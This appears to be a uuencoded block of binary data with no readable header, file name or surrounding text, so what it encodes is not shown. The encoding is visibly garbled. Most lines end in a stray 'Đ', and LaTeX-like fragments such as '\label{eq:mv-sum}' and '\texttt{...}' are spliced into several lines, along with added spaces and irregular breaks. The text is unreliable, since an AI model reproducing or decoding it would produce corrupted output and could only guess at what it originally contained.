MG\$&M</&BL#QZ+X@!V*9(W_]KR8_;\R:\$O[CU.J\$]?EGW7#K4&*0]U5H.'I?Đ MML,YN-\!AJ:?\.-5[159RW10;,3U@X;DIV8O@(3\`"(#+,>GQ6_F%(XRK\$=0Đ M(*2C;>LM`E?U)^M1&V)6GU1%>).9N-DHFORV*1/4*5=@C[ELN[8'"HC.<P-YĐ MDI:Z;R>I)4BHD4WJR'0G(DB(Z.F_S>BB_N)\TJ[':-E8-2?>=ZW*S^2:1Y&KĐ M)FER\]MT;01N@6&<</P`=]'Z\F#_0;T<FKDI/J)\$*\$*71)T;UGKU@,',U76+D $\label{eq:mv-sum} \texttt{MV-)} \ \texttt{U8J_,?7<<:9?=\#J\\ \ \texttt{R7L0LKQ-2=Z^SY)} \ \texttt{RF*4G[U<Z\#,^"5>*4DT04N\#;GD)} \ \texttt{GD} \ \texttt{U8J_,?7<<:9?=\#J\\ \ \texttt{U8J_,?7} \ \texttt{U8J_,~7} \ \texttt$ M-405X4 `IEF- `3TOMZ; D%\N87@2-LP(%&R7,!M)A)*25 `E*X\78:EC)AL=3DDÐ MV'>5<V?=W1>D*.F\$E6)X!_U83N4RQJS;&%"L1`DCI'1MN\\$1<6&`(.LOF4ED MSBPUW5.Y+>F2K6W58A&U.;FT/4W0*BJUW7CB\$;*?4KM]^RVZ3S)@HYWG!.J"Đ $M@&(G>; Y&L9GX*BG]N@X:1Z3@?'8_[E\!+G5;0QX3214NA3RS?BSP9#>]4-\,Ð$ MXT[N<0P:R9SBPBF<*#6*BP?J=LAC@2Y-8 Z23IFY\7@GR7HH/--51&\$QY<*:D M:DJU<D%E[;`?].H;]"9BM.&')!'EIZJ'@LUH-:%V+#YMG&"X\0Q4FN`+X@:WĐ MT?LOZ\1&_SSWZO""YY.994E'4%M:P,&TS([[S,;8>PK;&W90)8*IK:(/4YSEÐ M#*(/::>W\$];7786'/"7?5A>BPC080=(I*J1@6[\$\$SO'<'=1T:\D%6D`:;5?LD $\label{eq:momonic_noise} \texttt{MO(O>[(D@E*-F:DW,LA2OY.<F2,*FJ3=`$AF#3(D4'\WEE*)X;+$6ZPJ+VAPVD)} \\$ $\label{local_mrm*6!GWBYS0`1D9B*<60DQ#V\4ED+BP&Q'\CU-6":&,0?)IYF0IZ4LE#Y.NGD} \\$ MX\)A8+PN'Y[$_(*`\&)$FR@U)@^11\#W725P>\]K[\HI^28[U7NSQHW,=Z!M^Đ]$ $ML" == * 'FS; U7'L: H@<7=&0<ANUXXE0`)57+#0P@W6AD+)^QLG2ZN+J.^>MG40Ð$ MHHBK%^ACZVDHB<JMEH2=F\$-G'M&@,VTR#^(=:Z.EB]H?2G(6&KVU*C:6H0-_Ð M4F]#+BGI5>Q\.>4872(%H/P"UQ1M#>5)GE^OBRJ2#6U*?R3GP#9#3,SS*,'VĐ MJBOT<[Z[@'%_4K(IOL=HDJ8(GPD&%8Y^?L,*C@T,"!@``XN'=*:V@"[UW:(IĐ M@X`G_N1%LL;9H(T?!,^C=\H68,T;@R3\$#S`V=0VOIW*VW3(26>%W(*80:\$=CĐ M>=9L?%+\$;.,''L=?.,CFA<[QQ,IKEH8_G3M3+61%KMQ5U>\M^AV:L:BR.!^:D MCR0H<RZZ*SRQ,:41'5:3SY]HLJ2&'2GI1**HBR<S"J?LXU:4Z"`T:L#00&K3Đ M[Y34I\$14Q**:F`TQ2\$AM_TRR\:#W?#M-1DIDF@6W=.'069?<.OR.]#\$L<XL#Đ $\label{eq:mhhh} $$MH\H^\kappa B7M=J1+8\HGNO(\#^F\#TJ\$W0TDQU\E")\)3<E)5V36MMD)JUI47(>;4MD)$$$

MZ+QNMS9\/LT85*_'U7<G<IU6[6LY\VP1M1B=C#26O460<@%(S\4(UAC6&'O'D M?*FGZD1-J%FG\$B=W4DZ(DI*-F)6=;2V"3._!H*/(KH\$:F*V*/V28\WR%1/_1D MIMK]6MJ>D7O\$)UWAK4T8E8!-@FX/YWU^]'_W_/3O#Q5L>'-Z^%7!P1_?LV\`Đ M4K&Q&ZOW: `Y6CY!+KX"]*M6"R<IFM5< `46G)*T#[,?T9W4R<H,>_\&F@X(Q/Đ M<'V0XF=&QK]S#W#IY5K?4VP+Y/-^VY7\$'.2?+GW)@)/^TTW#19E_NH?XW[]6D M,/`N\Q5`\\$#P&,\W0-TBMN._7FT"50GI5JE(WS`PJ-F,9\TW%6I079]46A>DĐ M8U\=XT^'QO/O''M7OYX)E#>'#]<T8C`,)P<LA1+[8>&&>+LJ906^`FR[7@&+Đ MKX`'V3'\$S>G[;]GX;#5)]%"+ROL6)B8@+14UQFE+S<+H]6%\]+J5H3\8P%U1Đ MEYHM^\.[@9#`JS8\$Y>=PP:9'/&!Z^5L'FK6H;E&;R"J<K-_+U\$R'\`[?><0>Đ M0Y76+R]/P*`(V%'8ASZ50\$<<;?<]=-OQ&,[6%61Z#41.,GN_CE-Y<G?JF'2JĐ $\label{eq:mdpi6Q} \texttt{MDPI6Q}\$>5 \texttt{L"@T2P}>SO; \texttt{V]} \# \texttt{Q}-\texttt{M}\$P^2 \texttt{W"Z}! _\$ [\ 4=\texttt{VD}_<\#5_\&Y3 \texttt{M}\$0 \texttt{L}<\texttt{Y}\$1 \texttt{A}, \texttt{IQ} \texttt{D} \texttt{A}, \texttt{IQ} \texttt{D} \texttt{A} \texttt{A}, \texttt{IQ} \texttt{D} \texttt{A}, \texttt{IQ} \texttt{D}, \texttt{IQ} \texttt{D}$ MW.?ZJ(\PE@2VDN%5_Q][?QT4U]>UBZ*-.\'=:2RXNX7@P=T]:.,:W(-#\$R"XĐ M6W!HW-W=&_>@P8(\$R<EO[UWW?.^6[\W==]_SJU+U:JFJKOFFFO..9[QC+&&Đ M_(!8?8%U*;_\996[,QVQ\1^\$P;4AYKV*J<U1&@'8HPV=B<5.E*R:KM7[#;\.Đ $MM/8'OZE]-)9=[:@[>/1>:W!2:MDCY]2\$ \$&, WO3KJ"E:VX(*UM;&;GI2]\9TD M:_55-LIZX1V!,%,JAC,(_N:_`>JOJW5S/*T@UJ/6YISC:K8\VP46)9PSY.I(Đ $MX^3F^3J(BF0S"B+/W43:Y;'7M&>>&EO@"2\Z"Z=KVE>!FPLJ/)&4.Z&Y/FKD$ MJ<2*:]%1T3)O#::Q-\':`,E4\$GU^\:AC\^S:J-E=JN&`(4X>5SZJW+J<VC]1Đ M:&RW">C?-TFZH_UIE9IGU4A.+A`:3!C#8&(@9LX#\\$CYXHRW>#"1;JPYC68[Đ $M]DP\WVEK_; 7M2; -\RKS?)"', ?5D+(N$$4J>]$30)8B(BY"'G(S?HU?ED.`ETĐ)$ M]F]ZW23X'+1T2KY>@1U#%<89KO25DFUP6%*FL,K;53R2[U?Q81+P%WJ3VE0JÐ ML]D1PF?90QJ('2H5C"PP3!V)-GIAF>6VI8/.U]X[8+A0RJ90Q_0#0I/6XPP`D MR^/^3HV*$`=$QG`P_KNQN#2,;W\([)3#>2AFOL@-0[HW>^_T9,"?[N.*7Q?Đ])$ M%7WXDQWO&&U;ZPKA/'MC*,W+DL'>`\+=\/Z*\$'K2JLJWCS-`=>%3-?YTZL^MÐ MW-K=D3S>V!AUF'Z7W(B',PR7'/1&`7#X2CUN\TIB1'^]*5^P>(\$S&N8Y[3Q2Đ MQ!-_\KERK4_F`%F[/PQHBL-\O,FPZ+%F1+(Y`-4WV3#8D'?CG<R*C;Z;*^)ZĐ $\texttt{M.V!} \\ \$ \\ \texttt{AN@} \\ \$) \\ \texttt{*`*:} \\ \texttt{F} \\ \texttt{*.OEY9}; \\ \texttt{*S!E-Q$AB24VB6} \\ \texttt{<VJ/J9ST=IDX,Q0@=OBDW<D} \\ \texttt{*.OEY9}; \\ \texttt{*S!E-Q$AB24VB6} \\ \texttt{*.OEY9}; \\ \texttt{.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{*.OEY9}; \\ \texttt{.OEY9}; \\$ M%UM'+0G'(L!;_L>LS(WX#6CH;NC>H9SKZC_\PZ<^/N\$%F*3'M=_MD=8-?=H-Đ MXEK36L[5#)6,?I)YG6\$2J=^H:A\)MK@6DPF=1.07M]&8B.L+3<A%4=&X>A,%D M8F>%V#-6>I`K=3S29TSAFY83A>WD@W?%61.@A*_ZS3#*8H')1<G]^NA00R'#Đ M-OJ,7W[L7<PRC5(X_"+?+^\#/DR/DTU76)]H4%\$TD_)'5?H*V?+E>+C0&[UFIĐ M^2X5ZCHZ\K_KO?_ZMC3KB'@?CLP[8;!!#\T&\B19(>M\S"(A<0VQ2VKZT?!2D $\verb|M!D_9J>K&C7U-WI*\G_0LNXL6)X0W+]; O$$W@X`M1LM"E9R<=4*KIY/[LW89A,D] | A thick the content of the content of$ MZVQABIRV?PR\7`KE2\-,8XLJZ<I%^Q\$]6Z4Z\$#?]]FN/.+<KDMOI^QR2F8]SĐ M.W,'LSS+\SO^5_J\WXB26@\TB)`.'24N_&U@Q3%.-\$X^N2>X\>`JX97PV50=Đ $\label{eq:m-poisson} $$M-\#D\&1SS0/>XZ\&\`\#SQ;!)SA\ZB[$R"G<30\&>B\#:VM2?K\#\R;$ADM!+/WV4:DE = $$B$.$$$ $M.7\(I_V^{@-'@7}H&$5U.95M:U_T'7<:3<$\?OY#!%"WGGB<?.)S1:(/0ZJID)$ M4\$:UGZ19X(Y>(UJG6&##.//*J(60S`]@ETOS]6=TU8OD@U%0QWXBEP0B^5)5D MC>\$SZP+0:/%LJ;AU2_O[9!4WA,60,HRHQ/7HT?BMXHS^Q:XHU:&ZW0O=30[NÐ M<6P&BCX7H*,V^Y@R\$@\TW/?ML,SYH]QP[5ZD<KU3DC6!5H8/`8(STF\$RYH'Ð MU(=.B`[-A!,_!^&H"EJCM'O.MCSW6"Y\$[9SCW\$@UUK9<_HSU9(K24,E8HI<CD MV\]8@4'.PEN/?\$1S,-T&O#BMLO%?'8RJY"U=1'+=!)1`CI B=<F&!42D/GXĐ M5G.D\`>%AC.M`&D.PV(C*70]ZO>Z1VC6TP'62 K'"::@\QLEU%B>I(ONE<F^Đ M'(7AHA5OWP\$QHA"XG7\$Y]P='>NGYZBIJ9OBZD:LN;"\JX=#KHB.&I3B[_GYHĐ M0)Q5\?C.N.*:5\NJ5?&@+8IVFGWK2DT3+_7[2GG:;G4)*J)?\$8U5=EWP=5W-Đ M8%%NU=>5D#GGJ]0#]C!T#K`S<83"#S-(O:/@EGX.4V='3(]0RGG55(H777'1Đ $MN2=]([>DRT*AE,4*D-1U3#-DLAD>2PFMW";)^Q,O9*9DY">*\?`3&Q&-=JKNÐ$ M; "&8'O[SZ_O@!?":PG`X"U\H^?ER9,TS;ZDT?^1>=W`U1G\$)>&FF3GX7AWDHĐ M?R1*`?F`>*,9]5UR4B(&QM]!.9&;=^1`3)F!;6)7"MW,HL&'EO3S_?=^JR_EĐ M5EHX..VR""C"5_>%TZ0D`>D[G6[]J7?C^;I_A'^0)=B!'A);A\$O;)L=G6F;ZĐ M:DKG^@:(@ZDT>+D44FX94V";ST+6F1&C.=A.@/[!SR^L%HF6+'8&9N=%`:0CD $M?W-!P"GB14A03]2+>HX^C>V,0B>&M]',0\#RDS&6Y\).TX@WS&93WKKA;N&ODD$ MDCTMUD+, (619M&'FB.RC\$K_\O+N]9_/<[9,B\$?\$XQ+.V4L\$`8!D.L`:@/Z&VĐ M2N#=KJW^J((:Q'']4'\$^>*^CA,M)1,EQO3\$D.&QXZ7V<]?)WRT*:\$KF;<%9:Đ $\label{eq:mw} $$ MW]_2\R_S,U2T1]_\&`/D(0'1SF^>@WAX450SU*\&R2Q'R3!_7>H9XP1:-R^M']YD $$ $$ P_0(0'1SF^*)_R^M = P$ MIF%;=T+P@S/UL8J\(,E"T;JO_S"DZ*5*YD/<:V66WXH>?2"ZTHXOFM7E!*%VĐ MO=\$H0G4B*_6CH^KH89DV#9W5*I^!)^82U,!Y(HXRLD:\$P1Y/#"_^UR0;A0#DĐ M2UW89VL9CT2SSU&HM5\(UO&RPC^RM`<)=M)J++DKO5&>N1450ZDN:E\LLG"RĐ MRS&TQ3BE1D&;QM*B5TO8),]WB9C2@5QV%9>?\.DP5^H/._F`G,VL-(A8^&A#Đ M1L!CM`)^(#9Y`#],\$/&5GC?O,[GH0AMF)F*"PXWA^IJ\&;&N58RK@@(C5=N9Đ MU=B1P'92[/J\!S.:"8JM5P9%E/@J.XT\R(\$E+YZK0/I&D%AW/D2>+F@:D\$J%D

MA<(;\Z+X]'%8;NX`TIQSN.E;TM(67*I:QZ-82]-&ELPAW.P"B27;MS@I`+W;Đ MDYKS*.?9D"35M6';#7Z3PA7#5**52L`*B5A94^3?D-VC8IW44)_ES<:<_`%1D M.3>!&'5@V<Y+XB7<?7WNI7F]?#1+E/UG^>8A33*.MIZ?,*MVPALB92**+.U#Đ MO_Q21VCCWR=&O@ME2DDR2\$J4&V\$(E2#K[,#:M`V@G+LPC_<74\\$^(:BQ?1L1D ME1]SWF5H]08!=SS!;@_.?(\(SZ`7XS!MYX7MD/%H?O^*(M_N#EQFDT'4M78PĐ MI'JI)M)R5\W!Q\89;(!18;.\B=L8HO)&GK=SL/_X\GL-/'PZE36B:/%S'N&(Đ M)[&#&:)@CU`JY =?]Y&T34(.&"60:XUAE]1R&OR,%DQCS %A+BF/KBA\$/#"CĐ M:W]W3^F_>P3\]?^4I^+]Y]_"]/_E;-2R&9X,^C.D:QOG:F@;KA!^#9:>N#XZĐ $MCY.([LOC8"3<$]IJH075704Q5\\[]X^65W0D/OK79F^_OK+!==AX:)PZ1HNB+D$ MUN,@\$>.0VS:'T,^YKV6SV+H=WX&/=_`1"ONJL+2&9FMC34U-+6)1`:4[/@[[Đ $\texttt{M,^8\&Y\$(80D16\&1M5H^7D/;"@\$7^UB*MX\;,^?"@8!J@9P)9CXR=,(\F2V+DXĐ) }$ $MV)B40?_VJO*FB.6[K"P:]5M?+,PW"G6!@:"=)V9A7U]B()=`8T,]1%-]@)9OD$ M<%T+#UY&))&CA6R;[\$56?]Y#'`/YL+:]74GI<#X^)UQ;#P@KG<\$ZN`BC1M8*Đ MVB:/M">KE@!>644^&TRZ*<]7B1_BNR!T-G8\$WHZFJ.\$\%\(>=0JCO0=DE]D $MO8LR?-S'O\0++\#0(\$WT\%'/;!WH,Z(-<Q\$PS]RJ7F3X6;PL>'4[J[-X[T$KLVĐ])$ MZSAUEC[J%_044,^CM^AI8E2U[3.[GO-'G4]^];IQ`D56^RE^02Q*G6&!C-&&Đ MX#7E_I!58D#R4**2Q[8)UMK:('!^O,2PR&6H.'UEH`>`!\$P>8G9M?<K%TC7ZĐ M[B)L>[/YTJ7'(I.ESG6MT&6:2K_9)_Y%FDT>5&K6ZQ`[LLG8]#K>V!XQ=^%SÐ M44TQQPQ\$IN,N^0W@\$FF`1_`K=_4""6/.K1H&R>[ZR^HU/+&0D'&H>+#=VZRJD MR_.QP3"33B(SIQ*#?@.8WO)EKQH'.!%ZAYC4Z=JF7IJ8C-]%`5.9Z>.2:*Z]Đ M?6T/HPHLCFKT2`]0>[`91NN^V>G3-^2O=MY%O53<Q32'8`C9T"2]SE-^!9ILĐ M4K)P(1^.._9"/5-')D5E?O01;,(1>@60QQM13!Z*KQX75_:A%'*A(`XB8\$7HD MX76]LTQN1P+"BHH/B-\$M.-', %D4/JRP,0X%@VQV]B)'!5D`_?K^/0\"<T-@ZĐ MO<M3;].>7=O-2:(-IXG-%A2!(=6@L=D'BR5`=F3&)V_HZ!S5)ZE%U>5FA^___Ð M0Y((EYDY(`8T>K?V(?RVG"WB&]1J8-J)AO9P^ESQ;5EB"E2`47XKH9/"NPZTÐ M2VZAZ8LA-GD&<BIZ"LQVXVT?)WZBZ^M9L\!A,CKHCVV%(FYE"D?L/MA+:M9+Đ $MS_+, I\&(:3TI_,]^{(0:07\$WNG"Y<4+V/7\4IX>20\$TV2[D\WG^][-M8ESM0__Ð$ M`"TVW('^6LP0+#J"!Z.R\[-YY9F>U;.G2SD_D()U][J0J/VK7U1RH_>.J[/`Đ M:\$7&X&OQ2X-%D:TKU&#:S4ETWM!(8KY,-X-N!=L(4_XK^5H+5`;3E8=G@T%ID MM@JZI3A_SF)JS38+[:MC<H`!X\%D`;C/F,4'*5=5K\$!.WVQF3Q%]@U*;E-!=Đ MB>F0SZ\?BZBH":3`LH#@44"0VZ^5A9*%9SY])9(C_<8ENB;%LMD4"YWZ]#5WĐ MGX_O8+20[Y^?5"^,MEBC.M0JUFWYZFQKA]D@]X1J(FK0*&VY\Q*.42J='*J@Đ MYE1G2W/^/8R0/J57(B-*N9;FRPE<>?SU1-LE;.@[8,B!'E3KW8!,;`DQBFD/Đ M+H6DN0[-ZH.Y\$]I04\Z;D).E?^K\$1AD*^8FSCA'\$*_4DX=2?>; `9(#GB9[J&Đ MP!B+XWJ'W"M?/J?6ZJYMF-@1"H\$6=%SJ5JY0?@.\^03A\$#<2TE*GM@LDXPX'Đ MFS][Q*F=\3SQUS5V)9^_>DPL_6"Q/DM#@P/%RA5[I6%R'=F0!CA<P(E'8&:7Đ MF/30?&5H>S*0M+))38PJ;/V,[Z\$^0%//6D<:&OQ90CW`<&CV0?\$5NT(W_[*XĐ MZ-+(N,/%ELD"0'\.5QF*_EYR09J1M1V>&G4R903^4^YG/T5;'U"AGK1%V0GHD M:)1GR;D"06Z``0,]#?O1(6"F^WJQ!=7EYCDSAW"A451F[,`C1O?\!VLU.LLWĐ M"X2(`6<]'+WWUF_BBD>I\$+<YX-BL+P<V"6N;3-![/>SIUA/UCV'G*%,/T'/LD MPLUIM(V2K9I-ST'%S>C?;7^EA*=%LFY)SS)<^ZU2*0F-(<\,OVV/TKRF-:JLD</pre> MMXI! \ /H50[!MHXC8PB\;(UQA=':H*XFT68W)DMGI9<=^\`!<Y47,\$T@D>9>#D M_:2<G/"25=C279.&25*M+7`!`#*P"E'9Q1^SQRM_X+QTVO?NT;*.Q\$5N?/3MD M8XANIB_RJQI>*UU3=B1"/7>^M8?U+@9Y=M7]VN2AP;23<]!.2H8@K<M8%E=]D M%DXI&0XR\$#8WCBKCM*>+NKDY6KXT[4.KW%Z<(G==5!``4YXA5CNBHJ2_XMB+D M`!?R.9D>/@F+@OZD.BRT<3'(200S4J-N#K)CU4%S2[1@7@JJ/%DTL9%<+SP%D M,FVLEK^.4J3NW\7/:6JBP7II&L<[&._IS0][0>,I0-,@960!*MCNB\$:FQES4Đ M8Y+BOJ&&S54I%YHA9-6IX,_\$P#V&A:5BJ^.,F45WV86\VG8=V1QNFT-.]G1<D MB\$,ZIH9P8I"712E-(R.@H.\$G2(^G+.\W0";G9/?0A'X3BM%^X%^Y#WOVC>/SĐ M^0W'4PLQ\$\$ZI0PWTDF;OA5&\?K-A*%JD+8>E8*WT:NGS\$1GU47W_`NI)7ES?Ð M"E@OJ%L>0.%+('\IR?7W`(([*"W#"2?TU-(MM>G"["&%(8-WX!;UP33.YFC6Đ M[OISQQU(>XYO120D>A06Y<-Q]T0"2R^,R5O#[#_Z!]*D0T7Z19O4NV#MB6WIÐ M@E2Q]:BMQ5>N,I'JRU3F\\CU!!;^=?'H!N1,6-'*E?]OAQ-Z"*:?W>N&S/^HD $\texttt{M+@+KA)XE\$CS\&O.5FB1ZHC?/\XJS;-:>\#JEN_;X(\$A(IXW67X_UP`*USZ@_\$,Đ)}$ M.*UDK))T4[&KY^+1"*\$*.XH\$AD\$.:IJWG0KD^KV..WI8A-Z;@@`,LL\'Y)@HD MQ-K:AB&20Y*TB-7_OF6VJJ'___G-@L<I_^V2HA?T?P@\$7_P?'KNHKBZC.H9)*D M\"]*3#51?(3_IV:[JBTK>NR<9KM)SIJ<+7NE8O%^3YU;9`5^3"DA)2N>X31[Ð $M-\)]/W2)A%"1\7][?\$+D!^9B7>.OTD=EOD\T:*KN8)TQ%DWQ2\R.>%&!#2Đ$ MXM;B76\$`2?^3^,"OK]B=%!21*B":7R".C5&7.[X\$)?`AP4ITIH4[0=WP:TMBD MNKF>@;A(\$"\$%T>+AY6%D276RP,)9(PK%O'8Z*[V0Y8>GV8Z"'0/D4>+WI)I#D M>C"K!!<A*N0KFP_\JDNW#TXE\$?,3\=]71D\$LJ>T6FX:<B0,/ZJ4'U@=!M-1!D

M*\N\>P73I7UM6C^?TZXAG&A2R/W?>+Z*648MJDT'MGW"X3XB1V(O*:!_@;TD MS-A`(^)>XB\W(',)]:N*=^D<LMFUE74EVUONZ"5\3"N('NS/K**E86>WG12'Đ $M'"QL""M19P4TVX4\WS)I;+!5TNN"$209^2T))M(V!>OF(>GLCN<,S6#2.FO1D)$ MRGN"F0XNHH\$@0A]MOC%\IY25YPTN4ASYW22?'0\$/I;<"T(O'UVDS=/`P%V0PĐ M&G:(T'2DA>V)*/'ST;<D"2+[TM-9/[R\$=VFR.?[&2DRW\TYH[W+4KC-X/[*RĐ MS16B@8F2L\[)OEW8I[;EM.\\V8+RP7V[:.'M]LPM%MG%G#@CD99C>3]TU[&ID M*!DQ>LWTO/2'VGX#\$+>7SWYLQVBOT&PIB2SU*9W?^9\W2KVM(.B*CU![F3>BD M[RY7*CEV<%@2Y\$6+)+A3&T'13G]0[R'[8FQT-?+>#1HDR#O_\WL7JFR^8N&TD M6`W]EU^VS>'Y*HR/2B0-!&FV:N&CZ/)3GO%:7KSC1B1&ER^0IIE1,Q>\$OHW&D ME'7.J;F04992]5:J716.R(E00B!NUU:V5UD8!88ZV]]Y74J7QV\$[E>38F]'?Đ $M/8G=0?-3M&),0Z087X^KDTT62N;=F_CLR3+"^V-\&??A*SX\,YEB*K"S/>S3D$ $M")Y+D&4<_[HU0:"=*9X]RM5)50\\ \#G6>N;*?WB5Q*G%Z,(*>O;CP`>"<N^;<\XDRAW ARROW A$ MJ"ZM?@B`&MA8UK:\$[#A"QRZ(CFP_O*^G7N4J\$U[BAY=#&H-SUM4V6JJK[NYMĐ MX7T2?J!9&/K</*_"6YOLZY_K"U(=^S98*TG])=!]6;[F1,.VS8"4-U[IW<Y@Đ MYQ=76*V2`+Q:)#K"-#]7;+*[/\$PE]Y=/["%)W]6_WTQ7C!:+98!V;#3&Q#1DĐ M*@>+H9IFKE(X;MF%*<:[0[L&[0)'&6.^3*2"(:[A_#Q"MSLHMX,-37XPQOVĐ M)*?/I*\$F#=TAK!]L8OQY;@Q0^)M7[YL6T;]5&L#C\$,O>*WGAP0P^_.A?%CH8D $MRO@-^-C>41M, CP/5+RZ*G:M+L/C2ALC"J(<8\+^)V&XT^R<(RL6I^)@^[&W\D]$ MI#%?N&C9`>X[J'R30KF:0]6E_G7'<.2IKV2G7Y`Z\$^1)P7`5D;YC4E]UM<&[Đ $\texttt{MO@>>6U&QA\&7EB,E"82(\#=PR>,@W<YY]\$7[*9\$J6',OE3[!GN\,P9\$S-'V>N:DE3]) }$ M1ZJ?5&M).Z9_1N-]M\E!;NJ^Y"'ARR\,M.C@!_\$4GC6IOY1\P#YR8&:Q;>'?Đ M@&.*B_:\$R1ZO(1BU8U'K\$*QLG#SH7V-MP6(&QA"G(62HQJ(R8XU,B*D719#:Đ $M"?\@6SF\&?DAK]DQ>\&\58:<A9\HVQ,29\&-Y=\ZZ@@M4)M'CL+<$S'"$*C7"74Ð$ $MIPP3KW='_`VOHVR+<*)'?L[E4LDP8<6F%=/U],^7.6\Y<=-[9;L\P_&64IH]D$ M'!&;;^RQ8NKLFFKO,O2;#.HPA54AM\$4K?Y!2:@CMI[37K3X[(/%<<[GSWDO2Đ $M6T; ?0; KH'PX'DJ \ \%67P=E([!M99)?=30DF4.HN2^&*:UA^Y^*,.FH9="$?*D$ M::QTD[K1\$N7Q?V)8&%&B_P0IC[TBU]S^.(?GQS5`08]QO)\$IM;%2H[Y>2`YIĐ MG1X-#5ZP9V:VG1JM"+22HK!L:4<.!_/"9Q'#2.^C-S!CY\$?`4`<A97:'-:)5D M\$:HTYTIT-<^?L_V\$Y6DA5/FR:SM0*R`?TX>/U>8L5>[`")47)K&.K+F-8U?*D M65/N<J];-+YR?[1LU`L#.5SBO_\,Q'[^T6WC@-T:M3EH=UA8;9\1&%QU,5FUĐ MOCR_.6P37S>0C&S9>KV7`G[WK1YBA8D,D-MS?1L!>_3Y)TA1]C*\:&EI>=YXĐ MDK6X(ODN4(R;)8J4\S',V'HR.+;DNI64.PC5Y9@D.R>MR"@&A3YG7K=]H:@^Đ M6NYY(_FEU`YV`O?32[Z7W\JC`4++*\$52^>KQ)^F56K#M.6],IX(B8U'"Y*HXĐ MU#./I9>_!DKH-9F04FL0N[[L41%'*3V[Y]D5[_NHOB3_.L'&9B:F.#)Y*ZRĐ MBN%BY%%2FK4=O0(R7''*DH&91!=?[FG:VO(D.KC/=TJW@D86=AXY+I@V\$<N<D M]SF%XJ.6)SB/)(>HKJ5V]H.7VJ.&DI>'NP4+2JR2"/A;'3%ID/,?GH,\$'Z],Đ M&?\LZE9M:%MS9]\^CHQCQEK\35]NDIGH3E`QS[PO/-'Z1]PV)IKV4?B/:EX,Đ M1.:8<I%5D=5"''S4BRCF`NZRH574;VF&;\$OKJ.6DTH&X# T?+FM6M1\N,DY]Ð MHL7%B%S+XX;=IZ)ZK?8\][*")(``5\\`W-2IS9D-;\\?6G-:%\BS%W')/,J[Ð $MY\&\#D-*LVF(/I/@+Q+M;*=9:,X8B2SGE(BWL":J"E84G^D;[A+M3I+"D<@R']D$ $M9/SQLWA[[!]ZD-I]"M!O98_[#6C$#"_[;F+?&M<HZ.#$<^K5F#@6,`G,\D<Đ$ ML_(LM*(;0H-+)94IVN31A4+Q9CSTG.C:[1D:I1PIB,.,G;7I52,Y_;8K.,[DD M'!GA*-]?2C?^!@3GS39BD#Z1[[3;%E-:U:>=<YDF")OI62CU=GTG_N"@48M^Đ MHK)SS&/\$+Z'\$!E5<N8U9;K&AD:,"2WN7)B!_H_V,-0\;\`.08U#YETH<>__IOĐ M!#P/P?LV3GE:<8YM,"Q9Q;;2Z\$1=3QH8X#CZ.M\(\Q&E,V"FO<0!KRID_>-!Đ $M2G5AR8.V7.Z'G\$/\$S/;6P\:F-MW2>,'#5`G\^[>/,8>,`AYPZ\$i1:&U9G[I*D]$ M??[`=\BKG'7[\$MOM*KMYO#B_):4M=)OKR^:6M=\$6F]C''F-.BOQ*^*=G*KRĐ M59->_-?LE[R(77LSZB301LW".?HWH)@^V%E'\)'#&0!T>G-ROCUN8),CP,9:D $\label{eq:ma_rl_xz<7:s&/(fn_+x\78hH1CS]1HA\8N?KU]NB*[&DRV7)6B,NSX7=:&'\D ME&8.%-9":=I/2%^&SL-541RLFK]L#QO)U-<W99UE--]I<AXJQM1^UJ-5E>]-Ð MO#.6&.>JA1*9XA"Y?8IOK;9]16QNYVMV,U'Q)2\0&L;Y0`T^&H 7ED?]-C;[Đ M18`*AC9NY!L1``.%Y]16A`'=NO\7F,AD(GZ*N4@1XCK`'95JRE_[\:,3/PMYÐ MO;PY)JFWLI'8L\$+\$O>QO0%C(\$&53QZ^`VUR'FXGZPL.=+_('";PB0]13SWN'Đ $M\#@[= H+D$!D?240R)_W; ZJWRIN?; / '-9+40/E5^M!OA6C,B3FI02!!; Z'1D$ MB.5!6Y=00=7G`J-S,9ZU8RUV3>'152'/PZ97F%SGAX4(*F!\SCU;85AJ+D?\D $\texttt{MCOKH}) : \texttt{5JTZ} @ \texttt{Z*} \\ & \texttt{1/"_MG!K>U_)} \\ \texttt{Z:-8Y'2\&-E)} \\ \texttt{3XT} \\ & \texttt{N\#XM^+MUC5KJUU};; \\ \texttt{1D} \\ & \texttt{N\#XM^+MUC5KJUU}; \\ \texttt{NMCOKH}) \\ = \texttt{NMCOKH} \\ \text{NMCOKH} \\ \text$ M/]0P5/6)_!>0B7>C^X+\$E%8:IS(VT%UYEAY[);%8MWKX+^1;`O\$OP4(T-^R@Đ MH1G";TS>ONB>XAO"XUMH.8G;\$FD90K?J&.3C=AF>\"/&PPL-ZEVH+<006</^D

M.NG/XO+^G'GED5X.BQ:7\$:=6HYE<S-'E.BDC66LI(M/%R18C?#/?QSF!QD#_Đ M:[^/C:9P,FW!-J*D[-\$A\$3RL!*)N=X0':0+FL39!*V&R4G?3\$IMU0Z?-'Z6FÐ MJ2(L5UWWV*X+\C`*O?C"@J@N"LU@"&&M><9`C"NSV5KY@;&FQ/C\$^J7;-AG>Đ M9PUUG,01XUYBS,(\.\C:W(F\$!01"M1&J;`90-"9#\YO?H/>Q"S#C,DI][7+6Đ M^NH)Y,>G:*^9%@_VD_8W7?YD7%IB,#8%9E\$"XA2]T]*XWS,=4[U4>1,;00;`D M??BD1*@T@ZO8!+X3I?EY08(,1@8F&3/M];W]O`O/TY/;WL.0>FHL2JO1,'<;D M4V<&G(?:\$W[ZDJHF3YE9'P@YE]`+<3*!L/W(I&OV;29>OV+X?.['62KKZYVYĐ MY_->PK\`V8<JMY/G<^E%#LQT\$W=LZ[,4?6/)]S?%ZZ-6%#6?[LY%5."O9<KQĐ MKJV(/R3AZ&.]V=Q.ZG<'U/RE:DKZ.TTW=13!7LU^JT&WD.,PL[&AGXX:9(DUÐ $\texttt{M!OC-;ANC+3XQ[5Y'+MDB.} \] / \texttt{QDF>+,`,7R7S'^K@,2;:&T^5N^PR-`ZET[OPD] }$ MC1N+`P>"/='B/UQU^.]^RWE"\K&*LE_4X\$.DOL[A;X#FZ\RJ\$UX=W!NHL2WAĐ 